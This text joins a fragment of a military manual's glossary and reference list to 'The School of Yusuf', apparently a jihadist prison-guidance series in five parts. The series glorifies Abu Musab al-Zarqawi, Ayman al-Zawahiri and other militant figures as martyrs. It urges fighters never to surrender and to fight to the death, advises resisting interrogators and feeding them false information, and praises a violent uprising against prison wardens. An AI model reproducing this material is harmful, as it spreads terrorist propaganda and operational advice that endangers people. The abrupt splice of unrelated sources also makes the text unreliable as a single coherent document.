lasers laser means Light Amplification by Stimulated Emission of Radiation and sources include range finders, weapons/guidance, communication systems, and weapons simulations such as MILES [Multiple Integrated Laser Engagement System].
LBE load bearing equipment
LX lewisite and mustard

MCRP Marine Corps Reference Publication
MILES Multiple Integrated Laser Engagement System
ml milliliter
MOPP mission-oriented protective posture
MOS military occupational specialty
MTF medical treatment facility

NAPP Nerve Agent Pyridostigmine Pretreatment
NATO North Atlantic Treaty Organization
NBC nuclear, biological, and chemical
NCO noncommissioned officer
NTRP Navy Tactical Reference Publication

occlusive dressing air tight transparent dressing used to seal and cover wounds
oz ounce

PAM pamphlet
PS chloropicrin
PTSD post-traumatic stress disorder

QSTAG Quadripartite Standardization Agreement

SOP standing operating procedure
STANAG standardization agreement
STP soldier training publication

2 PAM Cl pralidoxime chloride
TB MED technical bulletin medical
TM technical manual
TSOP tactical standing operating procedure

US United States

WP white phosphorus

REFERENCES

DOCUMENTS NEEDED

These documents must be available to the intended users of this publication.

NATO STANAGs

These agreements are available on request using DD Form 1425 from Standardization Document Order Desk, 700 Robin Avenue, Building 4, Section D, Philadelphia, Pennsylvania 19111-5094.

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
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
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THE SCHOOL OF YUSUF

(peace be upon him)

PART 1-8

(COMPLETE)

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The School of Yusuf A.S
(peace be upon him)

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Part -1

Praise is to *Allah* and peace and blessings on *Prophet Muhammad (peace be upon him)*
A man asked *Shafi'e -May Allah have mercy on him-*, and said .'*O Abu Abdullah*, What is better for a man. that he is established or that he is put to trial'.

Shafi'e said, 'He will not be established until he is put to trial.'

Yes dear brothers and sisters, this imprisonment that has rendered champions and has purified their cheap selves, and revealed those truthful from those who claim.
Allah, the Almighty has said

.And that Allâh may test (or purify) the believers (from sins) and destroy the disbelievers.. (Surah Aal Imraan, Verse 141)

Also, from the benefits of imprisonment is that Muslims realize the enmity of these Tyrants and their war against *Jihad* in the way of *Allah* everywhere and if you were to see what the Tyrants, puppets of America, do to our brothers and sisters in the prisons, that would cause a child's hair to whiten, but patience. patience. for victory in close

A poet said,

O soldiers of Allah be patient
Indeed after distress is ease

Don.t think the prison subjugation
What a prison that leads a victory

And perhaps one might say: How can a prison lead to victory and in it is disgrace and subjugation sufficient enough to break the spirits of the selves.

So we say with confidence and faith: This prison is the school from which the Prophet of *Allah Yusuf* .peace be upon him- graduated. Where he learnt lots and lots, and it was a launching point from where he led the nation and learnt how to dispose its affairs even though on the apparent it was an affliction and was an unknown thing that only portrayed sighs of subjugation and torture In spite of that, entering the prison is a training for the selves and training on the toughness and the level of courage in the confrontation of the armies of false hood and its arrogance for if we were to look into history, we would find this saying not a mere imagination instead we will find it a reality experienced by many of the pious predecessors who were put in prison, amongst them being *Ibn At Taymiyah* and *Imam Ahmad bin Hanbal.*

In our current time too, lots of leaderships of the Ummah, and at their head that unrestricted lion and the *Amir* of the martyrdom operators, *Abu Musaab Az Zarqawi*- May *Allah* accept him- who led himself the severest of wars in Iraq, and at his hands were subjugated, the largest military force in the world. He rubbed the nose of America in dust and in the end *Allah* the Almighty honored him with martyrdom, we hold him so, and *Allah* holds to account. So how was this champion created?
He was imprisoned in the prisons of Jordan for 5 years and *Allah* enabled him to utilize that time as the prison is the best place for free time and scope of utilization for those who want to gain knowledge and learn the Quran completely. He -May *Allah* have mercy on him- used to complete recitation of the Quran every three days without seeing. Then he came out of the prison and we are all aware concerning what he did after that in the Land of the Two Rivers, May *Allah* accept him and reside him in the vastness of His paradise.

And there are many leaders other than him, for example *Abu Hajar Al Muqrin* and *Fauwaaz Ar Rabi.e* and *Sheikh Yusuf AL Uayri* -May *Allah* accept him. And from Egypt the likes of *Sheikh Aiman Az Zawahi*ri and *Sheikh Omar Abd ur Rahman* -May *Allah* hasten his release And *Abu Laith Al Libi*, we pray to *Allah* to grant them steadfastness on this religion and to make them a torment in the throats of the unbelievers.

And there is a simple observation here that I would like to make and that is, that some of those who hear this blessing in the prison or those who must have experienced the sweetness of *Imaan* wish to live in the prison to live that happiness.

And I have heard this by my own ears, we pray for their steadfastness and safety from captivity

And our Prophet (peace be upon him) said
.I seek refuge in you from imprisonment and abscission..

And he (peace be upon him) also said
.. And I seek refuge in you from being overcome by debt and overpowered by men.

And he, (peace be upon him) ordered us to release the prisoners when he said
.Release the afflicted.

We pray to *Allah* to release the prisoners from captivity in haste without delay and to reveal tranquility and peace on them and to reveal great loads of mercy on them like He has put them into affliction.

For by *Allah* we will not be at peace or live in happiness until we free our brothers and sisters from the prisons and the blood of our Muslims will not go waste.

And in the end do not forget the *Mujahideen* and your detained brothers from your prayers, especially at times when the prayers are surely answered, at the last third of the night and the last hour of Friday for they are in great need of your prayers and help.

And peace and blessings of *Allah* be on Prophet *Muhammad* and on his family and companions as a whole.

Part -2

Is imprisonment a misfortune and resentment or a blessing and sanctification?

In the name of *Allah* the most gracious the most merciful and peace and blessings on Prophet *Muhammad* (peace be upon him) who was put to trial for *Allah* and was harmed until the earth was constricted for him with all its wideness and he was fought, put to siege in his own land for 3 years, his head was hit and his teeth was broken, but he did not waver or give up, instead he was patient and preserving and performed the true *Jihad* for *Allah* until he met His Lord.

To proceed,

In the previous part we discussed imprisonment and had said that it is from the Sunnah (here means norm) of affliction. that Sunnah that was placed on the road, to the Lord of the Worlds and to Paradise whose width is that of the skies and the earth, prepared for the piteous In this issue and the coming issues by the will of *Allah* we will mention to you, brother/sister reader, ways and mechanisms from our present and from our experience in the political prisons in which we were put due to the crime of *.Jihad* in the way of *Allah*.. We will also transfer to you the experiences of our brothers who were detained in the Arabian Peninsula both from Yemen and the Land of the Two Holy Sanctuaries. This experience will make of you a man with immunity, by the will of *Allah*, in relation to this trial, and will turn the hardship of the prisons into bliss and mercy and gladness instead of bitter and hardship and torture, in your eyes, and *Allah* is the Aid and on Him we rely.

While you are performing the obligation of Jihad-

The real thing in your *Jihad* is to stay safe and secure from captivity to continue your struggle against the enemies of *Allah*, but what is your obligation towards this wellness and blessing of *Jihad* in the way of *Allah*? Is it keeping your fingers over your ears whenever you hear about captivity or trial? Especially because this way is prone to the worst of situations in the world and severest kinds of affliction, or should you thank *Allah* for this blessing, and ask *Allah* safety from capture as our Prophet (peace be upon him) used to do? There is no doubt that you have to follow the footsteps of Prophet *Muhammad* (peace be upon him), but you must also be prepared for that. and to prepare for that, the following is what you should do-

Conserve *Allah*, *Allah* will conserve you

The meaning here is to avoid committing sins, because they are the cause for every calamity. Many of the brothers who fell in captivity say that we fear our captivity was due to our sins. And Prophet (peace be upon him) has prayed, when he was put to trial by the contumelies of Taif .If you have no anger upon me then I do not care.

So dear brother, if we commit a sin, and we are all prone to it- we must hasten to repentance and asking forgiveness from *Allah*, and we must be conscious of *Allah* in our secret and apparent, for when we accomplish this, we are under the custody of *Allah*, and if *Allah* is with us then who should we fear? So *Allah* will be our supporter and protector, and we ask *Allah* from His grace.

Know *Allah* at your good times, He will know you at your bad ones

Actually, knowing *Allah* in wellness and prosperity is from the most important and strongest of sources to steadfastness at times of hardship and captivity, and the power of *Imaan* and level of contact with *Allah* and knowing Him, and knowing His greatness and Names and Characteristics, are the supporters at the time of captivity when there is no other supporter.

I do not mean here only gaining knowledge without working, for we, my dear brother, have seen prominent and famous personalities that when fell in captivity could not stay firm, for they in reality, did not have a sufficient balance of *Imaan* and truthfulness with *Allah*. They had their share from knowledge and that is love for appearance and leading and duplicity only, we pray to *Allah* for sincerity. On the contrary, we find simple people stay firm at times of trial, for steadfastness is firstly and lastly from *Allah* and then on ones truthfulness with *Allah.*

Taking care of the Remembrances

Remembrances of the day and night, and while going out of the house and getting into any place and riding the car, and remembering *Allah* when talking of work, so that the devils of the political security are scattered, and remembering *Allah* in all your matters as was the case with the Prophet (peace be upon him)

Security

This term refers to taking all security precautions in any mission or *Jihad* work and employing all the available security means. Then relying on *Allah*, without relying on the security measures, because working with the means is the fulfillment of reliance and is a form of worship. Also securing information and secrecy of the work and gathering knowledge up to the requirement and others are from the necessary precautions that come under security
Keeping in mind that negligence in this aspect has resulted in the captivity of many brothers. We seek refuge with *Allah*.
Allah the Almighty has said

.O ye who believe! take your precautions. And either go forth in parties or go forth all together... (Surah Nisaa, Verse *71)*

And this was one of the ways of the Prophet (peace be upon him), the first trainer, with his companions, May *Allah* have mercy on them, in training, as he said to the companion- *Othaman Bin Affan*- May *Allah* have mercy on him- and gave him the glad tiding of Paradise on a trial that will befall him, *Othman*- May *Allah* have mercy on him- said, *.Allah* is the supporter.
So the Prophet (peace be upon him) told him about the trial so that he prepares himself for it. Therefore, the Mujahid has to prepare himself not only for *Jihad* but also for imprisonment so that he walks with peace on this way, fearing none but *Allah*. One of the Scholars said, .Who has sold his self to *Allah* let him not condition where He places it. Yes my dear brother, if *Allah* puts it in the Land of *Jihad* then praise is to Him and if He puts it in the prison, then praise is to Him too, for He is Almighty, The Subtly kind, The All Aware, and He is Almighty, the Compassionate and the Most Merciful, and He is more merciful to us than ourselves.

And from what also helps in this preparation is reading the stories of the righteous predecessors when in affliction and captivity, and reading the stories of the pious scholars of our time, who have been put to trial with captivity and imprisonment like the great *Mujahid* scholar*, Omar Abdur Rahmaan* who is suffering behind the American prisons and like *Sheikh Waleed Al Sinaani* who has spent more than 10 years in the prisons of the family of *Salool* and is still in solitary confinement like a fixed mountain, he did not change or waver, we pray to *Allah* to hasten their release, and many other scholars of Tawheed, in various prisons. I particularly liked the saying of one of the brothers, May *Allah* accept him when he said, .We are on this road, either we win or die or be put to trial and trial is the Sunnah of the Prophets and those put to severest of trial are those who are strongest in *Imaan* and *Allah* the Almighty, if he loved a people, put them to trial, so what will our enemies do to us?.

Not to surrender to the Tyrant soldiers

Do you know why? Because they, by Him in whose hands my life is, do not fear in the believer's covenants or guarantees and we have seen them with our own eyes imprisoning the *Mujahideen* and the scholars, instead imprisoning pure women and violating their honors. The soldiers and gangsters of the Tyrants do to the worshippers of *Allah* the believers in Oneness, the *Mujahideen*, what pleases their American and European masters. Instead if a brother does not confess to America they send him to Arab prisons like Jordan and Egypt to extract information from him.
So how do you agree my dear brother to give yourself up to these? Let your ideal be the righteous companion *Asim bin Thabit*- May *Allah* have mercy on him- when he said, .By *Allah*, I will not get down on the guarantee of an unbeliever, and he fought until he was killed. and let your ideal be the Mujahid *Sheikh Abdul Rasheed Ghazi*, when he refused to give himself up to the soldiers of *Parvez Musharraf*, and fought along his students until *Allah* granted them martyrdom- we hold them so and *Allah* accounts His slaves

And I know, dear brother, that your condition, if you give yourself up, will be worse. Do you know why?

Because you will be tortured and afflicted, and in the end if they want to kill you they will prepare any accusation and execute what you were running from, or that you leave your religion and basics and lose an apparent loss, we ask *Allah* safety.

Brother let your motto on the way be. "**Death but not disgrace."**

This motto if it becomes a basic ideology for you, then you will be a thorn in the throat of the tyrants and you will be a fear for them, and you will have pleased your brothers with martyrdom and increased their determination and glory.

I pray to *Allah* to grant you and me steadfastness on meet, and vexation in the enemies and to make our ends, martyrdom in His way, and peace and blessings of *Allah* unto you
And to another meet in the next issue.

Part -3
During imprisonment

Praise be to *Allah* the Lord of the Worlds and peace and blessings on Prophet *Muhammad* (peace be upon him), his family and companions

To Proceed,

A human being cannot escape from the decree of Allah, except by the will of Allah, and no one can run from Allah except to Him, for there is no escape from Him except to Him, the Almighty. For if affliction is written for a slave, and imprisonment has been decreed for him after he defends himself as much as possible, then, the only thing he has to do is to be patient and know that goodness is in what Allah has chosen for him.

We wrote in the earlier issues, brother Mujahid, some directions in case it has been decreed for you to be imprisoned, May Allah benefit us and you from what we wrote, and I have divided it into three parts- during interrogation, after interrogation and after imprisonment. The topic in the previous edition was dedicated to the time prior to imprisonment, and I tried to be as precise as possible in that. What was right was from Allah alone and the faults are purely from Satan and me.

First- During investigation/interrogation

1- Steadfastness, patience and perseverance, and from what aids in this is:

a- You know that your fight is for a great cause and that your case is for the sake of Allah the Almighty alone. As for the interrogator, his only cause is his salary that he will gain at the end of the month or to please his master, and what a huge difference between the two resolutions.

b- You know that Allah is more merciful to you than yourself, and He the Almighty, wants from this affliction to polish yourself and purify it and train it to elevate and rise from this cheap world and raise you to your station in Paradise. Do you not see how a father might hit his son, not because he hates him but because he loves him, and cares for him! And of Allah is the greatest example.

c- Remember the Companions who were put to trial in the same way, like *Bilal ibn Rabah*, May Allah be pleased with him, he used to be tortured but used to say, .One. One., and the likes of *Ammar ibn Yasir*, and *Khubaib* and others, May Allah be pleased with them.

The Prophet peace be upon him said

.There would be men from the people who were before you a pit would be dug for him in the earth and a hammer would be placed on his head and split to half, and that would not turn him from his religion..

d- Remember the great reward for the one who is patient on trial, and that a man would wish to be gnawed on the Day of Judgment because of the reward he will see of the afflicted in the way of Allah.

e- Increase your prayer and repentance and remembrance in this situation. Allah the Almighty says

143 - Had it not been that he (repented and) glorified Allah,. 144 - He would certainly have remained inside the fish till the day of resurrection... (Surah As Saafaat, Verse *144)*

f- Know that the might of the prison and the whip of the tyrant and the sounds of the chains and the attacks of the investigators on you is only the dread of the unknown and that soon it will wear off under the power of your belief, we hold you so.

The Prophet peace be upon him said
.Patience is at the first blow..

In this, the Prophet is portraying the severity of the first blow and the patience it requires for what is after it is easier by the aid of Allah

g- Know, that before you were other brothers who have been interrogated and that their interrogation is over, and that all the time you are interrogated and your torture intensifies, you will have drawn closer to relief by the will of Allah and the affliction will pass and Allah will have guaranteed your reward

2- Know how to deal with the interrogators and deal well with the case

Firstly, you must be steadfast and not admit anything to the interrogators concerning the case. This is at the beginning but if your case is apparent and your cards are turned, then you may admit what they already know for this will serve your case in prison, that is, only if this confession does not carry any other information with it that might hinder the operations or lead to the captivity of other brothers or their being targeted, in that case, confession is forbidden. If you can give them wrong information that will nerve them, and not hinder the work then that is good, and this is a way that has been employed by our brothers,Commander *Abu Zubaidah*, May Allah hasten his release, and *Ramzi Bin Shaibah* and others

Secondly, what will help you in not revealing any information if your cards are not turned are the following,

1- That you know that your condition after confession will be from bad to worse

2- Remember the people of violation and lecherous who do not admit their misdeeds, you are more rightful on this steadfastness than them

Thirdly, know the ways and tricks of the investigators in extracting information:
And due to the importance of this topic we will mention it in some detail in the coming issues by the will of Allah, if He has written for us to live till then, and we will explain the psychological, moral, sensual and material ways and how to deal with them by giving examples so that the picture becomes clear.

We pray to Allah for guidance and pertinence

We leave you in the care of Allah, as nothing is lost that is in His care, And peace and blessings of Allah on you

Part -4

Second: After finishing the investigation period (Joining the group)

After the end of the investigation which is truly the toughest phase and the one who is steadfast in it is will be steadfast - by the grace of *Allah*- in what follows it, in which the brother will be joined with his brothers. So if you wish to make this period, a period of happiness and tranquility then you should:

1- Employ your time in what is useful

It is best that you make a schedule for either learning the *Quran* or *Sunnah* or seeking Sharia knowledge or other than that. The important thing is that you do not leave any free time for yourself, and the reason for that is:

a- So that you come out of this school, and you are from the scholars who are idealized

b- If you do not utilize your time in the prison then the Satan and self will utilize it and it (the prison) will be very constrained for you, and you will feel the (passage of) time and every second in it as a hope to come out and this will have a negative impact on you. As for if
you have a schedule that keeps you busy completely you will want the time to increase,
as happened with *Sheikh Uayri*- May *Allah* accept him- when the glad tiding of his release was brought to him, Sheikh told him (the man) .May *Allah* not give you glad tiding. came out of his mouth unintentionally, do you know why was this reply? Because he said (And by *Allah* I used to wish if the day was 48 hours)

My brother, *Sheikh* by hearted in this duration all the 6 books of Hadith, and when he went to the group prison he saw that he would waste a lot of his time, so he requested the prison administration to return him to the isolation. Why had the prison become for him a garden? Because he employed his time with what was useful for the world and hereafter, and he knew- May *Allah* have mercy on him- how useful and fruitful this free time was and he knew that when he comes out he won.t get this free time

And in the end, don.t forget to fix a portion (of your time) for your brothers, to call them to *Allah*, and put happiness in their hearts by fulfilling their wants

2- Dealing with goodness with the brothers

Because you are not alone and with the group and the psychology of one person affects the group it is necessary that you behave well with the brothers and know how to deal with each ones mood, for the moods of people differ, and the brothers are not angels and their manners differ,
but we hold them to be from the best of the creation of *Allah* on earth. Why not and they are the ones who have been put to trial for the sake of *Allah*, It is also necessary to know that the prison and stationing are places where the self feels narrow sometimes due to the trial, and prison is tougher than stationing, so if any of your brothers behave a little intolerantly, receive it in a good way and excuse your brother and think that if my brother was out of this place he would not behave this way.

By *Allah* my brother, we tried these ways and found none more useful than forgiveness and goodness to your brother, instead you will find that your brother, after you forgive, will increase

his love for you and you will rise in his eyes. Don.t think that this is disgrace; instead it is by *Allah*, from the praised disgrace about which *Allah* the Almighty said
..lowly with the believers, mighty against the rejecters.. (Surah Maida, Verse 54)

And He the Almighty said
.29 - Muhammad is the messenger of Allah; And those who are with him are strong against unbelievers, (but) compassionate amongst each other.. (Surah Muhammad, Verse 29)

And He the Almighty said
.34 - Nor can goodness and evil be equal. Repel (evil) with what is better: then will he between whom and thee was hatred become as it were thy friend and intimate!.. (Surah Fusilat, Verse 34)

You must also use with your brother the best and most beautiful of the words as He the Almighty said
.53 - Say to my servants that they should (only) say those things that are best: for Satan doth sow dissensions among them: for Satan is to man an avowed enemy... (Surah Israa, Verse 53)

And I instruct you not to laugh and talk too much for this deadens the heart and makes an opening for the entrance of Satan, but be involved with yourself and your schedule and with the remembrance of *Allah* and don.t forget your brothers For this is the most successful and best way and *Allah* knows best

3- Secure your information

This means that the brother whose cards haven't been turned or some of his cards haven't been revealed or his identity isn't apparent basically must keep his secret in his heart and not disclose it even to the closest of his companions even if he be from the most reliable men. The reason is that the Tyrants try to insert even a single agent between the brothers, who pretends that he is from the *Mujahideen* and his case is Jihadi and tries to collect information from the brothers and help the investigators with it. So don't tell even the trustworthy, for the trustworthy might tell another trustworthy until the news reaches the agent. This does not mean being suspicious about the brothers and having ill thoughts about them and misbehaving with them, instead, this is from the door of
precaution only and is the end of the problem.

Warning.

And this observation is very necessary, that is, the political security, especially in the land of Yemen, are trying to separate between the brothers using cunning ways, making the brothers suspect each other. For example, an investigator might come to a brother for investigation and laugh a lot with him and be good to him seemingly and talk to him using words in order to make the other brothers suspect that this brother is an agent and other cunning ways. And had it not been that we would prolong the matter, we would have given many more examples and other various ways about their plots but a direction is enough for the intelligent
And the enemy has, sadly succeeded in deceiving some of the youth with this, and some of the brothers were accused of being agents while they, and *Allah* knows, have nothing to do with it. Know that your brother, if he laughs with the interrogator, then this does not mean that he is an agent, for he might be tackling him or trying to deceive him or other than that.

So beware against suspecting any of your brothers with puppetry simply because of some of the things the Tyrants do to make you think that one of the brothers is a agent
And then, you must know that this is a legal (*Sharii*) ruling that requires acute proof? Do you know why?

Because if you are accusing him of being an agent, you are ruling on him disbelief and apostasy and the ruling of disbelief and apostasy cannot be determined except by open cceptance or by the witness of two strong witnesses who have seen (an act of) apparent doubtless apostasy and not simply by imagination or suspicion without proofs or evidences and not for a vision by Satan based on which a legal ruling can be made.
So fear *Allah* in your brothers. *Allah* the Almighty says
.12 - Why did not the believers-Men and women - When ye heard of the affair,- Thought well of their people and say, This (charge) is an obvious lie".. (Surah Noor, Verse 12)

Up to His saying Almighty
.15 - Behold, ye received it on your tongues, and said out of your mouths things of which ye had no knowledge; And ye thought it to be a light matter, while it was most serious in the sight of Allah... (Surah Noor, Verse 15)

So to cut down this door and to seal the window for Satan, do not talk with what might harm you and stay quiet in these matters and be kind to them.

And the matter has a left over which we will complete in the coming issue by the will of *Allah.*

Part -5

the directions with which we guide you while you are with the group in the prison (Cont.)

We will complete here what we began in the previous parts- the directions with which we guide you while you are with the group in the prison

4- Learning how to deal with the prison officer and his mates:

The point of view of the brothers differ on this matter but I see it suitable and Allah knows best that dealing with these warders should be , generally, decisive and strong, lacking subjectivity and humility. I do not mean that you should collide with them or use bad language which does not meet the standards of the common amongst the Muslims leave alone the virtuous, while talking with them. I also do not mean at the same time to create continuous problem with the administration of the prison that would make your brothers uncomfortable, because if your brothers see these wardens attacking you, they will not leave you alone and all of you are in the first place, in a situation of weakness. So problems, if they have no pretext will make your stand weak.

But what you should do is that first of all, be jointly with your brothers and be a single hand and try as much as possible not to provoke the wardens and if you can manage not to see them at all then that's even better because their faces by Allah, cause glumness, and will enter constrain upon your heart. It is excellent that the ones who deal with the administration be a brother or two who are really strong and have goodness in behavior and knowledge, as was our brother, the Ameer of the martyrdom operators Sheikh Abu Musab az Zarqawi (may Allah have mercy on him) Ameer of the brothers in the prison and when the manager of the prison was asked about him he said 'He was a rough man with a strong personality, difficult to deal with'. The (dealing with the) administration of prisons anywhere , require a decisive strong man, who goes forth when he has to and takes stances when he is supposed to. I do not mean that this man should be narrow browed, high voiced while speaking, for this is not the definition of strong but what is meant is that he be one who knows what he says and does not say.

And be careful to the deception of Satan whereof some of them go to the warders and laughs with them and if his brothers ask him 'What?'

He says 'It is to invite them to Allah', Subhan Allah! He brings you to the prison and lashes your back and humiliates you and imprisons your brothers and you laugh with them? Where is envy? Where is manhood?
This action is not from the religion and our defiant religion does not order it, the religion that does not order anything except what makes its followers honorable and dignified. As for the calling to Allah here, is by telling him that what he is doing is wrong and is disbelief and apostasy from fighting Allah and His messenger and imprisoning the Mujahideen, the servants of Allah. Calling to Allah with leniency has another stance.

And as we told that the brothers should not collide with the warders as much as possible, and should also be a single hand if they see any of the brothers being transgressed, for force cannot be repelled except by force, so don't let down your brothers in a place where you can help them lest Allah lets you down when you want Allah to help you in another situation.

Here is a beautiful story about the brothers in Syria. The brothers saw that the prison wardens are insulting Allah and not allowing them to perform prayers, while they were in solitary prisons and tortured them very badly; the brothers swore and took allegiance to fight them, not with

machine guns and bombs but with their hands that had so long risen in subservience to Allah. So a warden as usual opened the door of one of the brothers, but the brother attacked the warden and took the keys from him and opened the other doors for the brothers. Then came the help (for the warder) more warders with electric rods etc etc. The fighting continued between them for a while with the outright win of the brothers. Do you know what the result was?

The prison wardens stopped insulting Allah and the prison administration transferred all those who used to insult Allah. The brothers started raising Azan before the investigation offices. Earlier brothers were incapable of even making ablution to pray. From the victories that they won also, that they were kept in groups for longer time. Even food started coming to them from the best of its kind at the expense of a great commander in the state.

Yes they gave victory to Allah and He gave victory to them.

One might say that I do not want problems and I have a schedule etc etc?

So we tell him that if the tyrants transgress your brother and you are capable of helping him then you are supposed to help him. Imagine yourself in their place don't you wish to help your brothers, and if your this schedule is going to result in letting down your brothers then woe to such a schedule. This schedule is not placed except to increase your belief, and your knowledge of your Lord, and to strengthen in you the love of religion and giving it victory. And then, if these militants see the collaboration of the brothers they will take into consideration a 1000 times and will not dare against them once again and if the clashes continue, then the end will be for us if we are true to Allah and a single hand. And know that any prison administration tries to keep the prison as calm as possible.

The brothers should also try to indulge the prison administration in any issue or request for if you do not preoccupy them, they will preoccupy you and this has been tested.

For example- if you continuously talk to them about the problem of visits or the type of food or any other issue, then you will find that they will try to avoid you and will try not to face you in order not to solve your problem and they will feel that they are winning, while actually you are the ones who will benefit from that, as you will have gained

1- The prison administration will not create problems with the brothers
2- Reduction of contact of brothers with the administration of the prison and their soldiers

